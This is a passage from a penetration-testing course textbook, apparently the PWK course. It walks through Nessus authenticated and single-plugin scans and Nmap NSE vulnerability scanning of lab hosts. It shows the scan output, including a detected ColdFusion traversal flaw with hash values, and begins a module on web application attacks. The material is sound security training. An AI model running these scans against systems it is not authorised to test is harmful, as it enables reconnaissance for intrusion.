

Figure 74: Reviewing the results

In this view, notice that the vulnerabilities are listed with patch numbers. This is because during the Discovery phase of the scan, Nessus determined that the target was running the Debian operating system and executed only the *Debian Local Security Checks* plugins.[233] We can see that the authenticated scan was successful as the scanner now has visibility into vulnerable applications that are not remotely exposed, such as Firefox.

8.2.5.2 Exercises

1. Follow the steps above to create your own authenticated scan of your Debian client.
2. Review the results of the scan.

8.2.6 Scanning with Individual Nessus Plugins

By default, Nessus will enable a number of plugins behind-the-scenes when running a default template. While this is certainly useful in many scenarios, we can also fine-tune our options to, for example, quickly run a single plugin. We can use this feature to validate a previous finding or to quickly discover all the targets vulnerable to a specific exploit in an environment.

For this example, we will run the *NFS Exported Share Information Disclosure*[234] plugin against the "Beta" host in the lab. We can use this plugin to gather information from the RPC server (port 111) and validate if the target is exporting any NFS shares.

To run a scan for a single plugin, we will once again begin with a *New Scan*:



Figure 75: Creating a Scan

This time, we will use the *Advanced Scan* template. Unlike the Basic Network Scan and Credentialed Patch Audit templates that were previously used, the Advanced Scan template does not use recommendations for scan configurations. This template does, however, offer a set of "Advanced" defaults that are typically hidden or unavailable to other templates. Note that Advanced Scan allows us to select individual plug-ins, an option that is not available to most other templates.

[233] (Tenable, 2020), https://www.tenable.com/plugins/nessus/families/Debian%20Local%20Security%20Checks

[234] (Tenable, 2020), https://www.tenable.com/plugins/nessus/11356

To use this template, click on the *Advanced Scan* card and configure the name and targets:



Figure 76: Configuring Individual Scan

To save time and scan more quietly, we will turn off *Host discovery*, since we know the host is available. We will do this by clicking on *Discovery* > *Host Discovery* under the *Settings* tab and deselecting “Ping the remote host”:



Figure 77: Removing Host Discovery

In addition to disabling host discovery, we can also narrow the scanned port list if we know what port the service is already running on, understanding that services *do not* always listen on the default port. We should only do this if we are confident that the service is, in fact running on that port. Since we are scanning the RPC service and we know that RPC is in fact running on TCP port 111, we will only scan this port.

To set this up, we will select *Discovery* > *Port Scanning*, and under the *Settings* tab, we will enter "111" into the *Port scan range* field. We will also uncheck all options under the *Local Port Enumerators* section as well, as shown in Figure 78.



Figure 78: Minimizing Scan Target

With some of the scan options slimmed down, we can begin to select the plugins. We'll start by heading over to the *Plugins* tab and clicking *Disable All* in the top right:



Figure 79: Disabling All Plugins

At this point, the scan will run very quickly, but won't do much! To scan for open NFS shares, we'll navigate to "RPC" in the left column and set "NFS Exported Share Information Disclosure" in the right column to *Enabled*:



Figure 80: Enabling the NFS plugin

Now that the scan is configured, we are ready to launch it. To do this, we'll once again click the arrow next to *Save* and then *Launch*:



Figure 81: Launching the Scan

Please note that even though we have configured the scanner to only scan port 111, running a packet capture during the scan will show that there is still traffic to other ports. This happens because port scanning is only one part of Nessus's scanning profile and most vulnerability scanners run additional services and plugins to gather target information behind the scenes. There is no simple way to completely control all the traffic generated by an automated scanner. This level of control only comes through manual efforts.

Once the status of the scan is "Completed", we can click on the scan name, then on Beta's IP to open the list of discovered vulnerabilities. Navigating to the single critical vulnerability and clicking on it displays a detailed page showing all the exported NFS shares:



Figure 82: Reviewing the results

Note that the scan also generated two additional *info* plugin outputs. These include details about the scan and the result of the SYN scan.

8.2.6.1 Exercises

1. Follow the steps above to create your own individual scan of Beta.
2. Run Wireshark or tcpdump during the individual scan. What other ports does Nessus scan? Why do you think Nessus scans other ports?
3. Review the results of the scan.

8.3 Vulnerability Scanning with Nmap

As an alternative to Nessus, we can also use the Nmap Scripting Engine (NSE)[235] to perform automated vulnerability scans. While NSE is not a full-fledged vulnerability scanner, it does have a respectable library of scripts that can be used to detect and validate vulnerabilities. NSE scripts are

[235] (Nmap, 2019), https://nmap.org/book/nse.html

written in Lua[236] and range in functionality from brute force and authentication to detecting and exploiting vulnerabilities. For these purposes we will focus on the scripts in the "vuln" and "exploit" categories, as the former detects a vulnerability and the latter attempts to exploit it.

However, there is overlap between these categories and some "vuln" scripts may essentially run stripped-down exploits. For this reason, scripts are also further categorized as "safe" or "intrusive" and we should take great care when executing the latter because they may crash a remote service or take down the target.

Never run NSE scripts blindly. Take time to inspect them to understand what they do before running them, and test on your own targets whenever possible.

On Kali, the NSE scripts can be found in the /usr/share/nmap/scripts/ directory. Opening any of the *.nse files in a text editor shows the source of each script in a simple human-readable format. Take time to review some of the NSE scripts to get familiar with the format and the types of checks these scripts perform.

This folder also contains a script.db file that serves as an index to all of the scripts. It also categorizes each of the Nmap scripts. We could, for example, use the file to **grep** for scripts in the "vuln" and "exploit" categories, as shown in Listing 278:

```
kali@kali:~$ cd /usr/share/nmap/scripts/

kali@kali:/usr/share/nmap/scripts$ head -n 5 script.db
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln",

kali@kali:/usr/share/nmap/scripts$ cat script.db  | grep '"vuln"\|"exploit"'
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln",
Entry { filename = "clamav-exec.nse", categories = { "exploit", "vuln", } }
Entry { filename = "distcc-cve2004-2687.nse", categories = { "exploit", "intrusive", "
Entry { filename = "ftp-proftpd-backdoor.nse", categories = { "exploit", "intrusive",
Entry { filename = "ftp-vsftpd-backdoor.nse", categories = { "exploit", "intrusive", "
...
```

Listing 278 - The Nmap script database

Let's try to use the NSE to detect a vulnerability. For this example, we will use **--script vuln** to run all scripts in the "vuln" category against a target in the PWK labs:

```
kali@kali:~$ sudo nmap --script vuln 10.11.1.10
[sudo] password for kali:
Starting Nmap 7.70 ( https://nmap.org )
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
```

[236] (Nmap, 2019), https://nmap.org/book/nse-language.html

```
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.11.1.10
Host is up (0.099s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
| http-cookie-flags:
|   /CFIDE/administrator/enter.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|       httponly flag not set
|   /CFIDE/administrator/entman/index.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|       httponly flag not set
|   /CFIDE/administrator/archives/index.cfm:
|     CFID:
|       httponly flag not set
|     CFTOKEN:
|_      httponly flag not set
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /CFIDE/administrator/enter.cfm: ColdFusion Admin Console
|   /CFIDE/administrator/entman/index.cfm: ColdFusion Admin Console
|   /cfide/install.cfm: ColdFusion Admin Console
|   /CFIDE/administrator/archives/index.cfm: ColdFusion Admin Console
|   /CFIDE/wizards/common/_logintowizard.cfm: ColdFusion Admin Console
|_  /CFIDE/componentutils/login.cfm: ColdFusion Admin Console
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2010-2861:
|   VULNERABLE:
|   Adobe ColdFusion Directory Traversal Vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2010-2861  OSVDB:67047
|       Multiple directory traversal vulnerabilities in the administrator console
|       in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary
|       files via the locale parameter
|     Disclosure date: 2010-08-10
|     Extra information:
|
|     ColdFusion8
|       HMAC: 749CD10DC95AF1713642CC5A1046857830C05E0B
|       Salt: 1560458235684
|       Hash: AAFDC23870ECBCD3D557B6423A8982134E17927E
|
|     References:
|       http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861
|       http://www.blackhatacademy.org/security101/Cold_Fusion_Hacking
|       http://osvdb.org/67047
```

```
|_      http://www.nessus.org/plugins/index.php?view=single&id=48340
MAC Address: 00:50:56:93:38:CA (VMware)
```

Listing 279 - Using NSE's "vuln" scripts against a specific virtual machine in the PWK labs

We see that the http-vuln-cve2010-2861.nse script successfully detected an Adobe Coldfusion vulnerability on our target. This is rather interesting and worth further investigation.

While Nmap is not a vulnerability scanner in the traditional sense, it can be very useful for similar tasks. We can use Nmap during a penetration test to verify vulnerability scanner results, to serve as a backup to a purpose-built scanner, and to help reduce false positives.

However, Nmap also requires heeding the same warnings applicable to traditional vulnerability scanners. We must understand what the scripts will and will not check for, the amount of traffic the scripts will generate, and what potential dangers we may incur with each script.

8.3.1.1 Exercise

1. Find an NSE script similar to the NFS Exported Share Information Disclosure that was executed in the "Scanning with Individual Nessus Plugins" section. Once found, run the script against Beta in the PWK labs.

8.4 Wrapping Up

Vulnerability scanning can be very helpful during the initial phase of a penetration test. Once configured correctly, vulnerability scanning tools can provide a wealth of information and reveal some serious and unforeseen vulnerabilities that can make a significant impact during a penetration testing engagement. That being said, it is important for us to understand that a manual review is still required and that scanners can only discover vulnerabilities that they are programmed for. Finally, we should always keep in mind that vulnerability scanning tools can perform actions that could be detrimental to some networks or targets, so we must exercise caution when using them.

9. Web Application Attacks

In this module, we will focus on the identification and exploitation of common web application vulnerabilities. Modern development frameworks and hosting solutions have simplified the process of building and deploying web-based applications. However, these applications usually expose a large attack surface because of a lack of mature application code, multiple dependencies, and insecure server configurations.

Web applications can be written in a variety of programming languages and frameworks, each of which can introduce specific types of vulnerabilities. However, the most common vulnerabilities are similar in concept, regardless of the underlying technology stack.

In this module, we will discuss web application vulnerability enumeration and exploitation. Although the complexity of vulnerabilities and attacks vary, we will demonstrate the exploitation of several common web application vulnerabilities listed in the OWASP Top 10 list.[237] These attack vectors will serve as the basic building blocks used to construct more advanced attacks.

9.1 Web Application Assessment Methodology

Before we begin discussing enumeration and exploitation, we will talk about the basic web application penetration testing methodology.

As a first step, we should gather information about the application. What does the application do? What language is it written in? What server software is the application running on? The answers to these and other basic questions will help guide us towards our first (or next) potential attack vector.

As with many penetration testing disciplines, the goal of each attempted attack or exploit is to increase our permissions within the application or pivot to another application or target. Each successful exploit along the way may grant access to new functionality or components within the application. We may need to successfully execute several exploits to advance from an unauthenticated user account access to any kind of shell on the system.

Enumeration of new functionality is important each step of the way especially since attacks that previously failed may succeed in a new context. As penetration testers, we must continue to enumerate and adapt until we've exhausted all attack avenues or compromised the system.

9.2 Web Application Enumeration

